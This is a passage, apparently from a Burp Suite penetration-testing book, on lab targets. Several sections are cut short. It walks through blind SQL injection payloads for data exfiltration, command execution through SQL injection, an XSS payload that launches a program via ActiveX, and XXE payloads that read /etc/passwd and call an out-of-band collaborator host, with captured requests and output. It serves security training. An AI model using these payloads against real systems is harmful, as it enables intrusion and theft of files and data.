This code uses the `$id` variable, which is a number, to pass information to a query that is directly executed on the database in a `SELECT` statement. The `$id` variable is used in a `WHERE` expression to look for the exact `$id` variable passed by the user and only display filtered information depending on the number in the variable `$id` variable.

The most important thing about ...

# The exploitation

Imagine this database just has 10 registers, so if a user passes a number `1` as value to the `$id` variable, the application returns the first register. When the user enters the number `10`, the application returns the last register. However, when the user enters the value `11`, the application does not have a register to show, but it does not show any error explaining to the user that it is not showing anything because it has nothing more to show. The output just doesn't do anything.

As the application is not validating the value entered into the `$id` variable, a user can enter any kind of information. For example, a `'1 or 1=1--` string, which is a common string used to detect SQL injection flaws. However, as we said, the application will not show an error.

Forgetting that the application is not showing errors, why is it possible to enter a string, such as `'1 or 1=1--`? We will see in the flow given here:

1. When the user enters the `'1 or 1=1--` string, this string is converted to a true value, which is interpreted by the application as a number `1`, so, the application returns the first register.
2. What happens if we pass a value out of 1 to 10? If we pass the number `11` to the `$id` variable, the `WHERE` conditional will try to look for the eleventh register, but as it is missing, the `$query_statement` variable will not have a register stored in itself. When the following `if` statement in the PHP code verifies the register stored in the `$query_statement` variable, the application will fail.
3. We know that when the application receives a number between 1 to 10, the application will work; and also, we know that we can pass an arbitrary statement when a result is a number between 1 to

10. Keeping this in mind, it is valid if we pass the `11-1` value.
4. The result of `11-1` is `10`; therefore, when the `WHERE` conditional verifies the `$id` value, it will have a number `10`, so the application will show the last value. This is the key for exploiting this vulnerability!

Now, use a more complex statement, as follows:

```
11-(select case when '0'='0' then 1 else 0 end)
```

This statement produces a final number `10` as value to `$id`; now, also consider the following statement:

```
11- (select case when 'a'=(substring((select 'abcd'),1,1)) then 1 else 0 end)
```


The preceding statement produces the same result. So, both of them could be accepted, executed by the backend and without showing the result. Also, if we generate a statement which is executed, but the final value is different from `1` to `10`, the error will not be shown.

With this statement as the base, we can use Burp Suite to perform data exfiltration in the following section.


# Performing exfiltration using Burp Suite

Execute the following steps to perform data exfiltration using Burp Suite:

1. First, configure Burp Suite to intercept the request made by the application, and stop when the request which sends the `$id` value, using the `Intercept is on` option in the Proxy tab, as shown in the following screenshot:



2. Once the request is stopped, right-click on it, and select the Send to intruder option, as follows:



By default, Burp Suite creates wildcards for each variable detected in the request and creates values in the ...

# **Executing OS commands using an SQL injection**

One of the most severe impacts of SQL injection attacks is the command execution at the OS level. Most of the time, if the user executes system commands, this results in the whole server and the application being compromised.

# The vulnerability

The command injection vulnerabilities into SQL injections usually occur because the DBMS has a stored procedure or an allowed native option, which interacts directly with the OS. For example, `xp_cmdshell` on SQL Server, or a specially stored procedure developed in Java for Oracle.

In some cases, it is also possible that the application stores the database strings that are extracted by a query and executed; so, if we can update the database, we could inject a command into the server. However, as I mentioned, this is not a common case.

Once we have detected a vulnerability related to command injection, we can use Burp Suite to exploit it. For example, let's examine the following request from an application:

This request was ...

# Executing an out-of-band command injection


As we've mentioned many times, the most important Burp Suite feature is the automation capability. As we will explore later on this book, we can create our own plugins to extend Burp Suite, or we can find a lot of extensions made by the community.

There is an extension called **SHELLING**, which is focused on the payload list creation for command injection attacks. We'll look at this more closely in the following section.

# SHELLING

SHELLING is a plugin that is not available in the BApps Store, so you will need to go the GitHub to get it <https://github.com/ewilded/shelling>. Download the .jar file and install it using the Extender option in Burp Suite:

1. To do this, click on the Extender tab, and click on the Manual install button. Burp Suite will launch a window to select the .jar file. Because SHELLING is not included as an official extension, Burp Suite will launch the following warning message to confirm that you want to install it:



2. After it is installed, you will not see anything different on your Burp Suite instance. This is because SHELLING does not modify  
...  
...

# **Stealing session credentials using XSS**

XSS is a vulnerability which can be used for many purposes. It launches a popup with a message to take control of the computer affected by the XSS. A common attack is to steal credentials or sessions using XSS.

# Exploiting the vulnerability

Imagine we have the following vulnerable request, where the `name` parameter is vulnerable to XSS:

```
GET /dvwa/vulnerabilities/xss_r/?name=cosa HTTP/1.1
Host: 192.168.1.72
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.72/dvwa/vulnerabilities/xss_r/
Connection: close
Cookie: security=low; PHPSESSID=3nradmnli4kg61llf291t9ktn1
Upgrade-Insecure-Requests: 1
```

You can catch it with the Burp Suite's proxy, and modify the parameter's value using the common testing string, as follows:

```
<script>alert(1)</script>
```

Quit Intercept ...

# Taking control of the user's browser using XSS

As I mentioned before, perhaps the highest impact by an XSS is to take control of the user who is affected.

The way to do this essentially depends on the actions allowed by the web browser to execute actions using JavaScript or other client interactions, which can be passed by the malicious user in the XSS. In fact, it is not necessary to execute the JavaScript directly. For example, it's possible to exploit XSS in Internet Explorer executing ActiveX controls, like the following:

```
<script>
  var o=new ActiveXObject("WScript.shell");
  o.Run("program.exe")
</script>
```

This code will launch another program in the remote computer, so it's possible to execute any kind of attacks on the client side.

# **Extracting server files using XXE vulnerabilities**

XXE is a vulnerability that affects an application that parses XML and made a mistaking when parsing an XML that has reference to an XXE.

# Exploiting the vulnerability

Imagine we have an application susceptible to an XXE vulnerability, where we have a vulnerable request as shown in the following screenshot:

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burm Suite Professional v2.0.15beta - Temporary Project - licensed to Global Cybersec [5 user license]". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has buttons for "Dashboard", "Target", "Proxy" (which is highlighted in red), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "CO2". Below the toolbar is a sub-menu with "Intercept" (highlighted in red), "HTTP history", "WebSockets history", and "Options". The main content area shows a request to "http://192.168.1.66:80". The request details pane shows the following headers and body:

```
GET /xml/example1.php?xml=%3Ctest%3Ehacker%3C/test%3E HTTP/1.1
Host: 192.168.1.66
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Here, the `xml` parameter is vulnerable to an XXE and the header, as shown in the following block:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

It means that this is a request that is accepting XML as the input. So, we will modify the input using the Burp Suite's Proxy, to see if the application is accepting our testing string. To do this, we are going to use the following input:

```
<!DOCTYPE foo [ <!ELEMENT ANY> <!ENTITY bar "cosa"> <!ENTITY barxee  
&bar; XEE" > ]> <foo> &barxee; </foo>
```

If it's accepted, the application will show the message that we are passing in the XML input. So, modify the `xml` parameter with this input, and click on Intercept is on to send the request. The result will be displayed in the HTML website, as follows:

```
</div>

<div class="container">

Hello

cosa
    <footer>
        <p>&copy; PentesterLab 2013</p>
    </footer>
```

Now, we know the vulnerability is exploitable, so we're going to send a string to extract files from the server. To extract files using an XXE attack, we need to have more information about the server where the application is hosted, at least the OS. Using the headers included in the response, it is possible to know what the OS is, as follows:

```
HTTP/1.1 200 OK
Date: Sat, 16 Feb 2019 21:17:10 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze15
X-XSS-Protection: 0
```

```
Vary: Accept-Encoding  
Content-Length: 1895  
Connection: close  
Content-Type: text/html  
X-Pad: avoid browser bug
```

This header could be modified by a system administrator, if you have doubts you can use a network tool, such as Nmap ([www.nmap.org](http://www.nmap.org)), to confirm.

In this case, the server is Debian Linux. So, the testing string that we need to use for our attack needs to be in compliance with the Unix-like file systems, as follows:

```
<!DOCTYPE foo [<!ENTITY bar SYSTEM "file:///etc/passwd"]> <foo>&bar;  
</foo>
```

Using this, we are going to retrieve the `/etc/passwd` file, which, in some cases, are stored as password hashes in a Linux system. So, send the original request to the Repeater tool, modify the `xm1` parameter with this string, and click on Go, as shown in the following screenshot:

The screenshot shows a penetration testing interface with two main sections: Request and Response.

**Request:**

- Target: http://192.168.0.51
- Method: GET
- URL: /xml/example1.php?xml=<!DOCTYPE+foo+[!ENTITY+bar+SYSTEM+"file\3a//etc/passwd"]><foo>\26bar;</foo>
- Headers:
  - Host: 192.168.0.51
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: es-CL,es;q=0.8,en-US;q=0.5,en;q=0.3
  - Connection: close
  - Upgrade-Insecure-Requests: 1

**Response:**

```

<div class="container">
Hello
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailman List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/noneexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
mysql:x:101:103:mysql Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534:/:/var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash

```

Currently, not all of the Linux systems use the `/etc/passwd` file to store the hashes; in the past, as a pentester, presenting a screenshot like the preceding one was the perfect evidence to show the vulnerability risk. However, nowadays, there are a lot of Linux systems that store their hashes in `/etc/shadow`, which is ciphered, or in many cases, limit the access that the server user has to the file system.

Depending on the context of the application, you need to determine which files to extract. For example, as a tip, it's very useful to extract files from the web server's root directory, in order to get access to source code.

# **Performing out-of-data extraction using XXE and Burp Suite collaborator**

Burp Suite collaborator is a service used to detect vulnerabilities mostly when an application tries to interact with external services. Burp Suite analyzes the interactions with external systems and detects unusual behaviors. In order to analyze the application, Burp Suite collaborator sends inputs or payloads to the application and waits for a response.

So, in this case, Burp Suite is working a server, where the application interacts using common services, such as DNS, SMTP, or HTTP.

# **Using Burp Suite to exploit the vulnerability**

Open Burp Suite in the main Dashboard tab, and click on the New scan option, as demonstrated in the following screenshot. Remember that these options are only available in Burp Suite Professional, and not in the Community Edition:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

Burp Project Intruder Repeater Window Help

User options Dashboard

New scan

Scan details

Scan Type

Crawl and audit

Crawl

Scan configuration

Application login

Resource pool

Audit finished. Full-screen Audit finished.

7. Extension driven pass

Capturing:

8. Crawl and audit of big Default configuration Audit finished.

Event log

Filter Critical Error

Time

16:27:52 23 Feb 2019  
16:07:13 23 Feb 2019  
16:07:06 23 Feb 2019  
16:07:05 23 Feb 2019  
16:06:59 23 Feb 2019  
16:06:59 23 Feb 2019  
16:06:57 23 Feb 2019  
15:39:56 23 Feb 2019  
14:11:06 23 Feb 2019

Scan details

Scan configuration

Resource pool

Scan Type

URLs to Scan

Define the URLs to scan. Burp will begin crawling from these URLs, and by default will include everything beneath the specified URLs' folders.

Detailed scope configuration

xssValidator

Project options

Search...

OK Cancel

OWC-000: Information Exposure through Query String in GET Request

java.net.SocketException

When you use the scanner, Burp Suite tests the application for vulnerabilities. Here, you can modify options about how the scanner did its job, and also configure credentials for automatic login. This is very important for the most part of application, because most of them have authentication control. For exploiting the XXE, we are going to launch a simple scan to the URL that we have. After clicking on the OK button, the scan starts.

When the scan finishes, Burp Suite will show us the XXE detected in the URL, as shown in the following screenshot:

Issue activity						?
#	Task	Time	Action	Issue type	Host	
19	3	16:13:33 16 Feb 2019	Issue found	i Input returned in response (reflected)	http://192.168.1.66	
18	3	16:13:33 16 Feb 2019	Issue found	! External service interaction (HTTP)	http://192.168.1.66	
17	3	16:13:33 16 Feb 2019	Issue found	! External service interaction (DNS)	http://192.168.1.66	
16	3	16:13:33 16 Feb 2019	Evidence added: C...	! XML external entity injection	http://192.168.1.66	
15	3	16:13:18 16 Feb 2019	Issue found	i Input returned in response (reflected)	http://192.168.1.66	
14	3	16:13:17 16 Feb 2019	Issue found	i Input returned in response (reflected)	http://192.168.1.66	
13	3	16:13:14 16 Feb 2019	Issue found	! Cross-site scripting (reflected)	http://192.168.1.66	
12	3	16:13:14 16 Feb 2019	Issue found	i Input returned in response (reflected)	http://192.168.1.66	
11	3	16:13:12 16 Feb 2019	Issue found	! XML entity expansion	http://192.168.1.66	
10	3	16:13:12 16 Feb 2019	Issue found	! XML external entity injection	http://192.168.1.66	
9	3	16:13:12 16 Feb 2019	Issue found	! Out-of-band resource load (HTTP)	http://192.168.1.66	
8	3	16:13:12 16 Feb 2019	Issue found	! Cross-site scripting (reflected)	http://192.168.1.66	
7	3	16:13:12 16 Feb 2019	Issue found	! Cross-site scripting (reflected)	http://192.168.1.66	
6	3	16:13:12 16 Feb 2019	Issue found	i Input returned in response (reflected)	http://192.168.1.66	
5	3	16:13:02 16 Feb 2019	Issue found	i Email addresses disclosed	http://192.168.1.66	
4	3	16:13:02 16 Feb 2019	Issue found	i Cross-domain Referer leakage	http://192.168.1.66	
3	3	16:13:02 16 Feb 2019	Issue found	i Frameable response (potential Clickjacking)	http://192.168.1.66	
2	3	16:13:01 16 Feb 2019	Issue found	i Browser cross-site scripting filter disabled	http://192.168.1.66	
1	3	16:13:01 16 Feb 2019	Issue found	! Unencrypted communications	http://192.168.1.66	

In the preceding list, we can see that there are some issues that include the phrase External service interaction, followed by the protocol used. If we select one of these issues, Burp Suite will show us a new tab called Collaborator interaction, as demonstrated in the following screenshot:

**Issue activity**

Filter High Medium Low Info Certain Firm Tentative Search...

#	Task	Time	Action	Issue type	Host	Path
19	3	16:13:33 16 Feb 2019	Issue found	Input returned in response (reflected)	http://192.168.1.66	/xml/exam...
18	3	16:13:33 16 Feb 2019	Issue found	External service interaction (HTTP)	http://192.168.1.66	/xml/exam...
17	3	16:13:33 16 Feb 2019	Issue found	External service interaction (DNS)	http://192.168.1.66	/xml/exam...
16	3	16:13:33 16 Feb 2019	Evidence added: C...	XML external entity injection	http://192.168.1.66	/xml/exam...
15	3	16:13:18 16 Feb 2019	Issue found	Input returned in response (reflected)	http://192.168.1.66	/xml/exam...
14	3	16:13:17 16 Feb 2019	Issue found	Input returned in response (reflected)	http://192.168.1.66	/xml/exam...
13	3	16:13:14 16 Feb 2019	Issue found	Cross-site scripting (reflected)	http://192.168.1.66	/xml/exam...
12	3	16:13:14 16 Feb 2019	Issue found	Input returned in response (reflected)	http://192.168.1.66	/xml/exam...
11	3	16:13:12 16 Feb 2019	Issue found	XML entity expansion	http://192.168.1.66	/xml/exam...
10	3	16:13:12 16 Feb 2019	Issue found	XML external entity injection	http://192.168.1.66	/xml/exam...
9	3	16:13:12 16 Feb 2019	Issue found	Out-of-band resource load (HTTP)	http://192.168.1.66	/xml/exam...
8	3	16:13:12 16 Feb 2019	Issue found	Cross-site scripting (reflected)	http://192.168.1.66	/xml/exam...
7	3	16:13:12 16 Feb 2019	Issue found	Cross-site scripting (reflected)	http://192.168.1.66	/xml/exam...
6	3	16:13:12 16 Feb 2019	Issue found	Input returned in response (reflected)	http://192.168.1.66	/xml/exam...
5	3	16:13:02 16 Feb 2019	Issue found	Email addresses disclosed	http://192.168.1.66	/xml/exam...
4	3	16:13:02 16 Feb 2019	Issue found	Cross-domain Referer leakage	http://192.168.1.66	/xml/exam...
3	3	16:13:02 16 Feb 2019	Issue found	Frameable response (potential Clickjacking)	http://192.168.1.66	/xml/exam...
2	3	16:13:01 16 Feb 2019	Issue found	Browser cross-site scripting filter disabled	http://192.168.1.66	/xml/exam...
1	3	16:13:01 16 Feb 2019	Issue found	Unencrypted communications	http://192.168.1.66	/

Advisory Request Response Collaborator HTTP interaction

## Out-of-band resource load (HTTP)

Issue: Out-of-band resource load (HTTP)  
 Severity: High  
 Confidence: Certain  
 Host: http://192.168.1.66  
 Path: /xml/example1.php

**Issue detail**

It is possible to induce the application to retrieve the contents of an arbitrary external URL and return those contents in its own response. The tag <!DOCTYPE test [ENTITY % j27pf SYSTEM "http://dgxknwuc7fqeysa0w53lpzt2wt2mqceb22psdh.burpcollaborator.net">%j27pf;]><test>hacker</test> was injected into the XML sent to the server in the `xml` parameter. This payload defines an XML parameter entity within a doctype that references a URL on an external domain.

The application performed an HTTP request to the specified domain, indicating that the XML parser processed the injected parameter entity within the doctype definition. The response from that request was then included in the application's own response.

**Remediation detail**

This attack makes use of the XML DOCTYPE tag to define a doctype that references a URL on an external domain. The XML parser that processes this input should be configured to ignore the DOCTYPE tag, or to reject doctypes that reference an external URL. Alternatively, it may be possible to use input validation to block input that defines an unsuitable doctype.

Disk: 2.0MB

Burp Suite collaborator allows the users to configure their own server, but if you do not configure one, the collaborator uses the Portswigger's server by default. By analyzing the request, we can detect that the collaborator sent the following parameter:

```
GET /xml/example1.php?
xml=%3c!DOCTYPE%20test%20[%3c!ENTITY%20%25%20j27pf%20SYSTEM%20%22http%3a%2f%2
fdgxknwuc7fqeysa0w53lpzt2wt2mqceb22psdh.burpcollaborator.net%22%3e%25j27pf%3b
%20]%3e%3ctest%3ehacker%3c%2ftest%3e HTTP/1.1
Host: 192.168.1.66
Accept-Encoding: gzip, deflate
Accept: */
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

The response was as follows:

```
<div class="container">
Hello

Warning: simplexml_load_string():
http://dgxknwuc7fqeysa0w53lpzt2wt2mqceb22psdh.burpcollaborator.net:1: parser
error : internal error in /var/www/xml/example1.php on line 4

Warning: simplexml_load_string(): <html>
<body>zz4z85vbr0640exz8e6wvvzjlgigrgjfigz</body></html> in
/var/www/xml/example1.php on line 4

Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4

Warning: simplexml_load_string():
http://dgxknwuc7fqeysa0w53lpzt2wt2mqceb22psdh.burpcollaborator.net:1: parser
error : DOCTYPE improperly terminated in /var/www/xml/example1.php on line 4


Warning: simplexml_load_string(): <html>
<body>zz4z85vbr0640exz8e6wvvzjlgigrgjfigz</body></html> in
/var/www/xml/example1.php on line 4

Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4

Warning: simplexml_load_string():
```

```
http://dgxknwuc7fqeysa0w53lpzt2wt2mqceb22psdh.burpcollaborator.net:1: parser  
error : Start tag expected, '<' not found in /var/www/xml/example1.php on  
line 4  
  
Warning: simplexml_load_string(): <html>  
<body>zz4z85vbr0640exz8e6wvvzjlgigrgjfigz</body></html> in  
/var/www/xml/example1.php on line 4  
  
Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4  
    <footer>  
